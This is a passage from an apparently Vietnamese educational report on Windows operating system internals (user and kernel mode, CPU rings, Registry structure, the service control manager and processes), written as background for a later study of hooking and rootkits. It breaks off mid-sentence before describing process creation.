Hệ điều hành có thể được coi như là bộ phân phối tài nguyên của máy tính. Nhiều tài nguyên của máy tính như thời gian sử dụng CPU, vùng bộ nhớ, vùng lưu trữ tập tin, thiết bị nhập xuất v.v… được các chương trình yêu cầu để giải quyết vấn đề. Hệ điều hành hoạt động như một bộ quản lý các tài nguyên và phân phối chúng cho các chương trình và người sử dụng khi cần thiết. Do có rất nhiều yêu cầu, hệ điều hành phải giải quyết vấn đề tranh chấp và phải quyết định ***cấp phát tài nguyên*** cho những yêu cầu theo thứ tự nào để hoạt động của máy tính là hiệu quả nhất. Một hệ điều hành cũng có thể được coi như là một chương trình kiểm soát việc sử dụng máy tính, đặc biệt là các thiết bị nhập xuất.



Hình 2.1.Vị trí hệ điều hành trong hệ thống


* + 1. **Tổng quan kiến trúc hệ điều hành**

Trong chương này, chúng ta sẽ tìm hiểu các khái niệm quan trọng nhất trong hoạt động bên trong của windows. Từ mục đích thiết kế, mô hình chung đến các thành phần của nhân hệ điều hành Windows. Điều này giúp chúng ta sẽ hiểu rõ hơn khi tìm hiểu về hooking và rootkit.

Hệ điều hành là phần mềm hệ thống quản lý phần cứng máy tính, phần mềm và cung cấp các dịch vụ chung cho các chương trình máy tính. Chúng ta sẽ tìm hiểu về hệ điều hành Windows - hệ điều hành của Microsoft. Trong hệ điều hành có một vài thành phần chính như:

* System Processes là những chương trình của hệ thống
* Services là những chương trình hoạt động ở mức nền, cung cấp các tính năng lõi cho hệ điều hành
* System Service Dispatcher là một hệ thống các con trỏ hàm trỏ tới các service
* Hardware Abstraction Layer là một lớp lập trình cho phép hệ điều hành máy tính tương tác với thiết bị phần cứng ở mức tổng quát hoặc trừu tượng

Để bảo vệ các ứng dụng của người dùng khỏi việc truy cập và thay đổi những dữ liệu quan trọng của hệ điều hành, hệ điều hành Windows sử dụng 2 chế độ xử lý truy nhập: chế độ người dùng, gọi là user mode và chế độ nhân gọi là kernel mode




Hình 2.2.Mối tương quan giữa user mode và kernel mode

User mode là chế độ của các ứng dụng chạy. Khi khởi động ứng dụng ở chế độ người dùng, Windows sẽ tạo một quy trình cho ứng dụng. Quá trình này cung cấp cho ứng dụng một không gian địa chỉ ảo riêng và một bảng xử lý riêng.


Kernel mode là chế độ chạy của các thành phần hệ điều hành cốt lõi. Tất cả mã chạy trong chế độ hạt nhân đều chia sẻ một không gian địa chỉ ảo duy nhất . Điều này có nghĩa là trình điều khiển chế độ hạt nhân không bị cô lập với các trình điều khiển khác và hệ điều hành. Nếu trình điều khiển chế độ hạt nhân gặp sự cố, toàn bộ hệ điều hành sẽ bị treo

Họ vi xử lý x86 của Intel sử dụng khái niệm Ring để điều khiển truy nhập. Có 4 ring, từ Ring 0 đến Ring 3, Ring 0 là vùng có quyền mức cao nhất và ring 3 là vùng có quyền mức thấp nhất. Tất cả các module của nhân trong hệ điều hành Windows chạy trên Ring 0, do vậy rootkit chạy trong nhân cũng coi như đang chạy ở trong Ring 0. Những chương trình ứng dụng như bảng tính, email… thi thoảng được gọi là những chương trình ở Ring 3. Cả hệ điều hành Windows và Linux đều tận dụng đặc điểm của Ring 0 và Ring 3 trên bộ xử lý x86 của Intel để thiết kế hệ điều hành.

CPU theo dõi việc đoạn mã của phần mềm nào và bộ nhớ nào được gán cho mỗi Ring, và cung cấp sự truy cập giới hạn theo Ring. Những chương trình ở Ring 3 thì không thể truy cập được bộ nhớ ở Ring 0, nếu có truy cập thì CPU sẽ đưa ra ngắt. Rootkit thường được nạp bởi 1 chương trình ở Ring 3, gọi những hàm đặc biệt để cài đặt và nạp chúng vào nhân, từ đó rootkit có khả năng hoạt động trên Ring 0.



**Hình 2.3.Sơ đồ các ring**



Hình 2.4.Kiến trúc hệ thống Windows

#### **USER MODE**

* **User Processes**: đây là các quy trình bình thường dựa trên các tệp hình ảnh, thực thi trên hệ thống, chẳng hạn như các phiên bản của Notepad.exe, cmd.exe, explorer.exe, v.v.
* **Subsystem DLLs**: là các thư viện liên kết động (DLL) để triển khai các winAPI của một hệ thống con. Một hệ thống con là một cái nhìn nhất định về các khả năng được hiển thị bởi hạt nhân. Về mặt kỹ thuật, bắt đầu từ Windows 8.1, chỉ có một hệ thống con duy nhất - Hệ thống con Windows. Các DLL của hệ thống con bao gồm các tệp thông dụng, chẳng hạn như kernel32.dll, user32.dll, gdi32.dll, advapi32.dll, combase.dll và nhiều tệp khác. Chúng bao gồm hầu hết là API được lập tài liệu hoá chính thức của Windows.
* **NTDLL.DLL**: một DLL toàn hệ thống, triển khai winAPI gốc của Windows. Đây là lớp mã thấp nhất vẫn đang ở chế độ người dùng. Vai trò quan trọng nhất của nó là thực hiện chuyển đổi sang chế độ hạt nhân cho systemcall. NTDLL cũng triển khai Heap Manager, Image Loader, v.v
* **Service Processes**: là các quy trình bình thường của Windows giao tiếp với Trình quản lý kiểm soát dịch vụ (SCM, được triển khai trong services.exe) và cho phép một số quyền kiểm soát trong suốt thời gian tồn tại của chúng. SCM có thể start, stop, pause resume hoặc send các tin nhắn khác tới các dịch vụ. Các dịch vụ thường thực thi theo một trong các tài khoản Windows đặc biệt - hệ thống cục bộ, dịch vụ mạng hoặc dịch vụ cục bộ.
* **System Processes**: Các quy trình hệ thống là một thuật ngữ chung được sử dụng để mô tả các quy trình thường “chỉ ở đó”, thực hiện công việc của chúng mà thông thường các quy trình này không được giao tiếp trực tiếp với nhau. Tuy nhiên, chúng rất quan trọng và trên thực tế, một số quan trọng đối với tình trạng hoạt động của hệ thống. Việc chấm dứt một số trong số chúng là nguy hiểm và gây ra sự cố hệ thống. Một số quy trình hệ thống là quy trình gốc, có nghĩa là chúng chỉ sử dụng winAPI gốc (API do NTDLL triển khai). Các quy trình hệ thống ví dụ bao gồm Smss.exe, Lsass.exe, Winlogon.exe, Services.exe và các quy trình khác.
* **Subsystem Process**: chạy Csrss.exe, có thể được xem như một trình trợ giúp cho hạt nhân để quản lý các tiến trình đang chạy trong hệ thống Windows. Đây là một quá trình quan trọng, có nghĩa là nếu bị kill, hệ thống sẽ sụp đổ. Thông thường có một phiên bản Csrss.exe cho mỗi phiên, vì vậy trên hệ thống tiêu chuẩn sẽ tồn tại hai phiên bản - một cho phiên 0 và một dành cho phiên người dùng đã đăng nhập (thường là 1). Mặc dù Csrss.exe là “trình quản lý” của hệ thống con Windows (hệ thống con duy nhất còn lại ngày nay), tầm quan trọng của nó không chỉ là vai trò này.

#### **KERNEL MODE**

* **Executive**: là lớp trên của NtOskrnl.exe (“kernel”). Nó lưu trữ hầu hết các mã ở chế độ hạt nhân. Nó bao gồm hầu hết các “trình quản lý” khác nhau: Trình quản lý đối tượng, Trình quản lý bộ nhớ, Trình quản lý I / O, Trình quản lý Plug&Play, Trình quản lý nguồn, Trình quản lý cấu hình, v.v. Nó lớn hơn nhiều so với lớp Kernel thấp hơn.
* **Kernel**: Lớp Kernel thực hiện các phần cơ bản và nhạy cảm với thời gian nhất của mã hệ điều hành chế độ hạt nhân. Điều này bao gồm lập lịch luồng, ngắt và điều phối ngoại lệ và thực hiện các nguyên thủy hạt nhân khác nhau như mutex và semaphore. Một số mã nhân được viết bằng ngôn ngữ máy dành riêng cho CPU để tăng hiệu quả và để truy cập trực tiếp vào các chi tiết dành riêng cho CPU.
* **Hardware Abstraction Layer(HAL)**: là một lớp trừu tượng trên phần cứng gần nhất với CPU. Nó cho phép trình điều khiển thiết bị sử dụng các winAPI không yêu cầu kiến thức chi tiết và cụ thể về những thứ như Bộ điều khiển ngắt hoặc Bộ điều khiển DMA. Đương nhiên, lớp này chủ yếu hữu ích cho các trình điều khiển thiết bị được viết để xử lý các thiết bị phần cứng.
* **Device Drivers**: Device drivers tồn tại đầu tiên và quan trọng nhất để giao tiếp với các thiết bị phần cứng vật lý thông quan HAL. Trình điều khiển thiết bị có nhiều loại, nhưng thường được viết bằng C hoặc assembly và có phần mở rộng .sys. Tuy nhiên, ngoài vai trò chạy phần cứng, trình điều khiển thiết bị cũng có thể được viết chỉ để truy cập các thành phần chế độ nhân và cấu trúc dữ liệu của hệ điều hành. Điều này có nghĩa là nhiều trình điều khiển hoàn toàn không tương ứng với bất kỳ thiết bị vật lý nào. Trình điều khiển thiết bị là một thành phần duy nhất trong kiến ​​trúc hệ điều hành Windows, vì chúng có khả năng nói chuyện trực tiếp với phần cứng hoặc sử dụng các chức năng được xuất bởi hạt nhân và Windows Executive.
* **Win32k.sys**: “Thành phần chế độ hạt nhân của hệ thống con Windows”. Về cơ bản, đây là một kernel module (driver) xử lý phần giao diện người dùng của Windows và các winAPI giao diện thiết bị đồ họa (GDI) cổ điển. Điều này có nghĩa là tất cả các hoạt động tạo cửa sổ (CreateWindowEx, GetMessage, PostMessage, v.v.) đều do thành phần này xử lý. Phần còn lại của hệ thống có rất ít kiến thức về giao diện người dùng.
* **Hyper-V Hypervisor**: tồn tại trên hệ thống Windows 10 và máy chủ 2016 (và mới hơn) nếu chúng hỗ trợ Bảo mật dựa trên ảo hóa (VBS). VBS cung cấp thêm một lớp bảo mật, trong đó máy thực sự là một máy ảo được điều khiển bởi HyperV.

***Cơ chế theo dõi hoạt động của Kernel***

Nhiều thành phần của nhân Windows và trình điều khiển thiết bị dùng để ghi lại những dữ liệu và thông tin trong quá trình vận hành nhằm mục đích kiểm tra. Các thành phần này nằm ở nhân nhưng hoạt động ở user-mode tạo nên ETW (Event Tracing for Windows). Một ứng dụng sử dụng ETW thì thuộc một trong 3 loại sau:

* Controller: Điều khiển việc bắt đầu, dừng quá trình ghi log và quản lý bộ đệm lưu sự kiện.
* Provider: Cung cấp GUID (định danh toàn cục - xác định duy nhất một) cho các lớp sự kiện và đăng ký các lớp đó với ETW.
* Consumer: Lựa chọn một hay nhiều vết ghi lại được để đọc ra. Các sự kiện có thể nhận trực tiếp từ bộ đệm của Controller hay từ tệp tin log

Trong hệ thống Windows, ETW định nghĩa một phiên ghi log với tên NT Kernel Logger dùng bởi nhân và các trình điều khiển cốt lõi. NT Kernel Logger được cài đặt là một trình điều khiển thiết bị quản lý các thành phần Windows (Windows Management Instrumentation (WMI) device driver (tiến trình điều khiển là Wmixwdm)). Các thành phần bị theo dõi gồm:

* Disk I/O
* File I/O
* Hardware Configuration Plug and Play Manager
* Image Load/Unload The System Image Loader
* Page Faults Memory Manager
* Process Create/Delete Process Manager
* Thread Create/Delete Process Manager
* Registry Activity Configuration Manager
* TCP/UDP Activity TCP/IP driver
  + 1. **Phương thức quản lý của WINDOWS**
       1. **Registry**

Registry đóng vai trò trong việc cấu hình và điều khiển hướng hoạt động của toàn bộ hệ thống Windows và các phần mềm trờn nó. Registry không phải là một tệp dữ liệu tĩnh chứa cấu hình nằm trên đĩa cứng, mà nó tồn tại cả trong các cấu trúc ở bộ nhớ được quản lý bởi nhân Windows.

Các dữ liệu trong Registry được đọc ra trong các trường hợp sau:

* Trong quá trình khởi động, hệ thống đọc các thông tin như trình điều khiển thiết bị nào sẽ được nạp, những hệ thống con như quản lý bộ nhớ, quản lý tiến trình tự cấu hình ra sao.
* Trong quá trình đăng nhập vào hệ thống, các thành phần con trong Windows đọc các thiết đặt của người dùng để khởi tạo môi trường làm việc theo người dùng.
* Trong quá trình khởi động các ứng dụng thỡ cỏc ứng dụng sẽ đọc những thông tin trong registry để kiểm tra thông tin về bản quyền, các biến toàn cục, dữ liệu lưu trữ,v..v...

Registry thường được thay đổi trong các trường hợp sau:

* Các ứng dụng cài đặt mới
* Cài đặt trình điều khiển thiết bị
* Các thành phần Windows thay đổi khi cập nhật phiên bản

**Các kiểu dữ liệu của Registry**

|  |  |
| --- | --- |
| Kiểu dữ liệu | Mô tả |
| REG\_NONE | Không kiểu |
| REG\_SZ | Xâu unicode có chiều dài cố định |
| REG\_EXPAND\_SZ | Xâu unicode có chiều dài thay đổi |
| REG\_BINARY | Dữ liệu nhị phân |
| REG\_DWORD | Số 32-bit. |
| REG\_DWORD\_LITTLE\_ENDIAN | Số 32-bit, byte thấp đầu tiên. Tương ứng với kiểu REG\_DWORD. |
| REG\_DWORD\_BIG\_ENDIAN | Số 32-bit, byte cao trước. |
| REG\_LINK | Liên kết dạng Unicode |
| REG\_MULTI\_SZ | Mảng các xâu Unicode có kí tự NULL kết thúc xâu. |
| REG\_RESOURCE\_LIST | Mô tả tài nguyên phần cứng. |
| REG\_FULL\_RESOURCE\_DESCRIPTOR | Mô tả tài nguyên phần cứng. |
| REG\_RESOURCE\_REQUIREMENTS\_LIST | Các yêu cầu tài nguyên |
| REG\_QWORD | Số 64-bit. |
| REG\_QWORD\_LITTLE\_ENDIAN | Số 64-bit, byte thấp trước. Tương đương với kiểu REG\_QWORD. |
| REG\_QWORD\_BIG\_ENDIAN | Số 64-bit, với byte cao trước. |

Bảng 1.Các kiểu dữ liệu của Registry

Bao gồm 5 khóa chính được liệt kê trong bảng dưới đây:

**Cấu trúc logic của Registry**

|  |  |  |
| --- | --- | --- |
| Tên | Viết tắt | Mục đích |
| HKEY\_CURRENT\_ USER | HKCU | Thông tin cấu hình của người sử dụng đang login vào hệ thống |
| HKEY\_USERS | HKU | Chứa thông tin cấu hình của tất cả người sử dụng |
| HKEY\_CLASSES\_ ROOT | HKCR | Các liên kết tệp tin với chương trình và thông tin đăng ký của các COM |
| HKEY\_LOCAL\_ MACHINE | HKLM | Lưu các thông tin liên quan đến hệ thống |
| HKEY \_CURRENT\_ CONFIG | HKCC | Lưu các thông tin về phần cứng hiện tại |

Bảng 2.Cấu trúc logic của Registry

* HKCU chứa dữ liệu liên quan đến cấu hình phần mềm của người sử dụng đang đăng nhập vào hệ thống. Phần này được lưu trên đĩa cứng ở \Document and Settings\<user name>\Ntuser.dat
* HKCR chứa 2 loại thông tin: Các liên kết với phần mở rộng tệp tin và các thông tin đăng ký của các COM. Các liên kết với phần mở rộng của tệp ví dụ HKCR\.xls tương ứng với việc sử dụng Microsoft Exel để mở. Dữ liệu trong HKCR được lưu ở 2 nguồn sau:
  + Dữ liệu của mỗi người dùng đăng ký các lớp trong HKCU\SOFTWARE\Classes (tương ứng trên ổ cứng là \Documents and Settings\<username>\Local Settings\Application Data\Microsoft\Windows\Usrclass.dat)
  + Các lớp chung của hệ thống HKLM\SOFTWARE\Classes
* HKLM: Chứa thông tin quan trọng về hệ thống như Phần cứng, SAM (chứa mật khẩu của từng người sử dụng, mặc định sẽ bị ẩn đi), các thông tin bảo mật, về phần mềm và về hệ thống.
  + - 1. **Windows service**

Hệ điều hành Windows có cơ chế để chạy các tiến trình lúc khởi động, các tiến trình này cung cấp các dịch vụ của hệ thống mà không cần phải làm công việc tương tác với người sử dụng. Các ứng dụng gọi các hàm winAPI của hệ điều hành và các hàm winAPI này sẽ gọi các dịch vụ của Windows.

Dịch vụ của Windows bao gồm 3 loại:

* Ứng dụng dịch vụ.
* Chương trình điều khiển dịch vụ (service control program - SCP).
* Chương trình quản lý điều khiển dịch vụ (service control manager - SCM).

**Ứng dụng dịch vụ:** một hoặc nhiều chương trình thực thi chạy ở dạng dịch vụ của Windows. Người dùng muốn khởi động, dừng hoặc cấu hình một dịch vụ cần sử dụng SCP. Windows có sẵn một số chương trình điều khiển dịch vụ cho phép khởi động, dừng, tạm dừng và tiếp tục chạy một dịch vụ.

Hầu hết các ứng dụng dịch vụ đều chạy dưới dạng dòng lệnh, không có giao diện đồ họa. Các ứng dịch vụ thực chất là những chương trình thực thi trên Windows mà có thêm phần giao tiếp nhận lệnh từ SCM và gửi phản hồi lại cho SCM.

Khi một ứng dụng được cài đặt dưới dạng một dịch vụ, nó phải được đăng ký với Windows. Để đăng kí trình cài đặt sẽ phải chạy hàm winAPI CreateService(), hàm này và các hàm liên quan được export bởi module Advapi32.dll của Windows. Đây là thư viện đặc biệt có tất cả các hàm xử lý phía client của SCM.

Khi tạo dịch vụ dùng hàm winAPI CreateService(), SCM sẽ tạo một khóa trong Registry cho dịch vụ tại đường dẫn HKLM\SYSTEM\CurrentControlSet\Services. Ứng dụng sẽ được chạy bởi hàm winAPI StartService() trong lúc hệ điều hành khởi động bởi SCM. Các tham số truyền vào hàm CreateService() bao gồm những thông tin như tên tệp thực thi, tên hiển thị, tài khoản và mật khẩu sử dụng để khởi động dịch vụ,...

**Các tham số của dịch vụ được đăng ký trong Registry**

| **Giá trị** | **Tên** | **Mô tả** |
| --- | --- | --- |
| Start | SERVICE\_BOOT\_START (0) | Ntldr hoặc Osloader sẽ nạp vào trong bộ nhớ trong quá trình khởi động. |
|  | SERVICE\_SYSTEM\_START (1) | Dịch vụ sẽ tiếp tục khởi tạo khi kernel khởi tạo sau khi SERVICE\_BOOT\_START |
|  | SERVICE\_AUTO\_START (2) | SCM sẽ khởi động dịch vụ sau khi Services.exe khởi động. |
|  | SERVICE\_DEMAND\_START (3) | SCM khởi động dịch vụ theo yêu cầu. |
|  | SERVICE\_DISABLED (4) | Trình điều khiển hoặc dịch vụ khởi động sau khi SCM khởi động. |
| ErrorControl | SERVICE\_ERROR\_IGNORE (0) | Bỏ qua bất cứ lỗi nào do dịch vụ trả về. |
|  | SERVICE\_ERROR\_NORMAL (1) | Nếu dịch vụ trả về lỗi thì sẽ hiển thị thông báo |
|  | SERVICE\_ERROR\_SEVERE (2) | Nếu dịch vụ trả về lỗi thì hệ thống sẽ khởi động lại ở trạng thái trước đó mà hệ thống hoạt động tốt. |
|  | SERVICE\_ERROR\_CRITICAL (3) | Nếu dịch vụ trả về lỗi thì hệ thống sẽ khởi động lại ở trạng thái trước đó mà hệ thống hoạt động tốt. Nếu vẫn lỗi thì hiện ra BOSD |
| Type | SERVICE\_KERNEL\_DRIVER (1) | Trình điều khiển thiết bị |
|  | SERVICE\_FILE\_SYSTEM\_DRIVER (2) | Trình điều khiển thiết bị hoạt động ở kernel mode |
|  | SERVICE\_ADAPTER (4) | Cũ. |
|  | SERVICE\_RECOGNIZER\_DRIVER (8) | Trình điều khiển việc nhận dạng |
|  | SERVICE\_WIN32\_OWN\_PROCESS (16) | Một dịch vụ chạy trong một tiến trình |
|  | SERVICE\_WIN32\_SHARE\_PROCESS (32) | Nhiều dịch vụ trong 1 tiến trình |
|  | SERVICE\_INTERACTIVE\_PROCESS (256) | Dịch vụ cho phép hiện thông điệp và tương tác với người dùng |
| Group | Tên nhóm | Trình điều khiển thiết bị hoặc dịch vụ khởi tạo khi nhóm khởi tạo. |
| Tag | Tag number | Thứ tự khởi tạo trong nhóm. |
| ImagePath | Đường dẫn đến tệp image của dịch vụ | Lưu trong \Windows\System32\Drivers và SCM sử dụng các thông tin tìm kiếm để tìm dịch vụ trong biến môi trường PATH |
| DependOnGroup | Phụ thuộc vào nhóm | Dịch vụ sẽ không nạp khi một dịch vụ ở nhóm khác được nạp (phụ thuộc vào dịch vụ đó) |
| DependOnService | Phụ thuộc vào dịch vụ | Dịch vụ sẽ không nạp khi một dịch vụ khác được nạp (phụ thuộc vào dịch vụ đó) |
| ObjectName | Thường là LocalSystem, nhưng có thể là tên tài khoản .\Administrator | dịch vụ đó chạy trên tài khoản nào đó |
| DisplayName | Tên hiển thị của dịch vụ | Tên dịch vụ được hiển thị |
| Description | Mô tả dịch vụ | Tối đa 32767-byte |
| FailureActions | Hành động mặc định của SCM khi dịch vụ thoát đột ngột | Hành động mặc định của SCM khi dịch vụ thoát đột ngột, thường là khởi động lại dịch vụ |
| FailureCommand | Lệnh mặc định sẽ chạy khi dịch vụ thoát đột ngột | Giá trị này chỉ được SCM đọc khi mà FailureActions trỏ đến một chương trình. |
| Security | Các thông tin về an toàn hệ thống. | Thông tin về ai truy cập gì ở dịch vụ |

Bảng 3.Các tham số của dịch vụ được đăng ký trong Registry

**Trình quản lý điều khiển dịch vụ (Service Control Manager - SCM)**

Trên Windows, SCM mặc định là tệp thực thi Windows\System32\Services.exe. Nó chạy như một chương trình bảng điều khiển Windows và được khởi chạy bởi quy trình Wininit trong quá trình khởi động hệ thống. Chức năng chính của SCM là khởi chạy hàm SvcCtrlMain() có nhiệm vụ khởi chạy tất cả các dịch vụ được cấu hình để khởi động tự động. Các bước để khởi động dịch vụ có thể mô tả như sau:

**Bước 1**: Hàm SvcCtrlMain() tạo một event để đồng bộ. Sau đó SCM tiến hành nhận các lệnh từ SCP thông qua các hàm OpenSCManager().

**Bước 2**: Cơ sở dữ liệu nội bộ của các dịch vụ đã cài đặt được khởi tạo bằng cách đọc hai khóa đăng ký sau:

* HKEY\_LOCAL\_MACHINE\SYSTEM\CurrentControlSet\Control\ServiceGroupOrder\List, chứa tên và thứ tự của các nhóm dịch vụ. Khóa đăng ký của mỗi dịch vụ chứa một nhóm giá trị tùy chọn điều chỉnh thứ tự khởi tạo một dịch vụ tương ứng hoặc một trình điều khiển thiết bị, đối với các nhóm dịch vụ khác.
* HKEY\_LOCAL\_MACHINE\SYSTEM\CurrentControlSet\Services, chứa cơ sở dữ liệu thực tế của các dịch vụ và trình điều khiển thiết bị và được đọc vào cơ sở dữ liệu nội bộ của SCM. SCM đọc mọi nhóm giá trị của dịch vụ cũng như các phụ thuộc thứ tự tải từ chúng DependOnGroup và DependOnService khóa đăng ký.

**Bước 3**: Trong bước tiếp theo, chức năng chính của SCM SvcCtrlMain() gọi hàm chức năng ScGetBootAndSystemDriverState() kiểm tra xem trình điều khiển thiết bị sẽ được khởi động trong quá trình khởi động hoặc khởi động hệ thống đã được tải thành công hay chưa và những trình điều khiển không thực hiện được sẽ được lưu trữ trong danh sách được gọi ScFailedDrivers. Sau đó, một Pipeline \Pipe\Ntsvcs được đặt tên được tạo như một giao diện [gọi thủ tục từ xa](https://en.wikipedia.org/wiki/Remote_procedure_call) giữa SCM và SCP (Quy trình kiểm soát dịch vụ) tương tác với các dịch vụ cụ thể.

**Bước 4**: Tiếp theo, nó gọi hàm ScAutoStartServices() để duyệt qua tất cả các dịch vụ được đánh dấu là “Auto\_start”. Đối với mỗi dịch vụ mà nó muốn bắt đầu, SCM sẽ gọi hàm ScStartService() để kiểm tra tên của tệp chạy quy trình của dịch vụ. SCM có thể cần gọi các hàm chức năng LSASS(để đăng nhập vào một dịch vụ trong một tài khoản người dùng nào đó), và chờ tín hiệu từ LSA\_RPC\_SERVER\_ACTIVE để biết rằng nó đó chạy xong. Sau đó, bên trong hàm SvcCtrlMain() thực hiện lời gọi tới hàm ScGetBootAndSystemDriverState() để tìm ra những trường đánh dấu là boot-start và system-start để khởi động các dịch vụ quan trọng của hệ thống.

**Trình điều khiển dịch vụ (Service Control Programs - SCP)**

SCP sử dụng những hàm trong SCM để tạo, mở khởi động và các công việc khỏc trờn dịch vụ, bao gồm: CreateService(), OpenService(), StartService(), ControlService(), QueryServiceStatus() và DeleteService().

Các bước như sau:

**Bước 1**: Mở kênh liên lạc đến SCM bằng hàm OpenSCManager().


**Bước 2**: Gọi hàm CreateService() để tạo dịch vụ, các thông tin dịch vụ lưu trong cơ sở dữ liệu của SCM đã được tạo từ trước. SCP sẽ mở dịch vụ theo các tham số lưu trong đó bằng hàm winAPI OpenService().

**Bước 3**: Thực hiện các thao tác khác theo yêu cầu của người dùng hoặc của SCM bao gồm: cấu hình, dừng, lấy trạng thái và xóa dịch vụ.

* + 1. **Quản lý tiến trình và luồng**
       1. **Tiến trình(Process)**

Tiến trình là một đối tượng quản lý đại diện cho một phiên của chương trình đang chạy. Thuật ngữ “runs”-chạy đối với một process là không chính xác. Tiến trình không chạy mà bản chất là nó quản lý các Thread-luồng. Thread mới là đối tượng thực thi mã và “runs” về mặt kỹ thuật. Một tiến trình bao gồm một tập hợp các tài nguyên sử dụng khi thực thi một chương trình. Một tiến trình bao gồm các thành phần sau:

* Một không gian địa chỉ ảo riêng, gồm những địa chỉ ảo mà tiến trình có thể sử dụng. Được sử dụng để cấp phát bộ nhớ cho bất kì mục đích nào mà mã trong tiến trình cần.
* Một chương trình thực thi, trong đó có mã, dữ liệu và được ánh xạ vào không gian địa chỉ ảo của tiến trình.
* Một handle table cho các tài nguyên, bao gồm semaphore, các cổng, các tệp tin.
* Một ngữ cảnh bảo mật được gọi là access token, là một đối tượng lưu “default security context” - ngữ cảnh bảo mật mặc định của tiến trình định nghĩa quyền hạn của người dùng. Được sử dụng bởi các luồng thực thi mã trong quy trình.
* Một số định danh duy nhất để xác định tiến trình (process ID). ID này vẫn là duy nhất miễn là đối tượng kernel process vẫn còn tồn tại. Sau khi nó bị huỷ, với cùng ID đó có thể sử dụng cho các quy trình mới. Một lưu ý quan trọng là bản thân tệp thực thi không phải là mã định danh duy nhất của một tiến trình. Ví dụ ta hoàn toàn có thể chạy nhiều tiến trình notepad.exe cùng một lúc. Mỗi tiến trình đều có không gian địa chỉ riêng, các thread riêng, table handle riêng, process ID riêng, v.v. Tất cả các quy trình notepad.exe đều đang sử dụng cùng tệp hình ảnh notepad.exe.
* Một hoặc nhiều luồng thực thi (Thread). Quy trình ở chế độ người dùng thường được tạo bằng một thread(thực hiện chức năng main/WinMain cổ điển). Một tiến trình ở user-mode không có thread hầu hết là vô dụng và trong các trường hợp bình thường sẽ bị huỷ bởi kernel.



Hình 2.5.Các thành phần quan trọng của một quy trình

Có thể xem các thông tin của tiến trình bởi công cụ Process Explorer. Một tiến trình Windows được tạo khi mà ứng dụng gọi hàm tạo tiến trình. Chẳng hạn như một số hàm CreateProcess, CreateProcessAsUser, Createprocesswithtoken … Ví dụ về các bước trong việc tạo một tiến trình với hàm winAPI CreateProcess thì phải qua các bước sau:

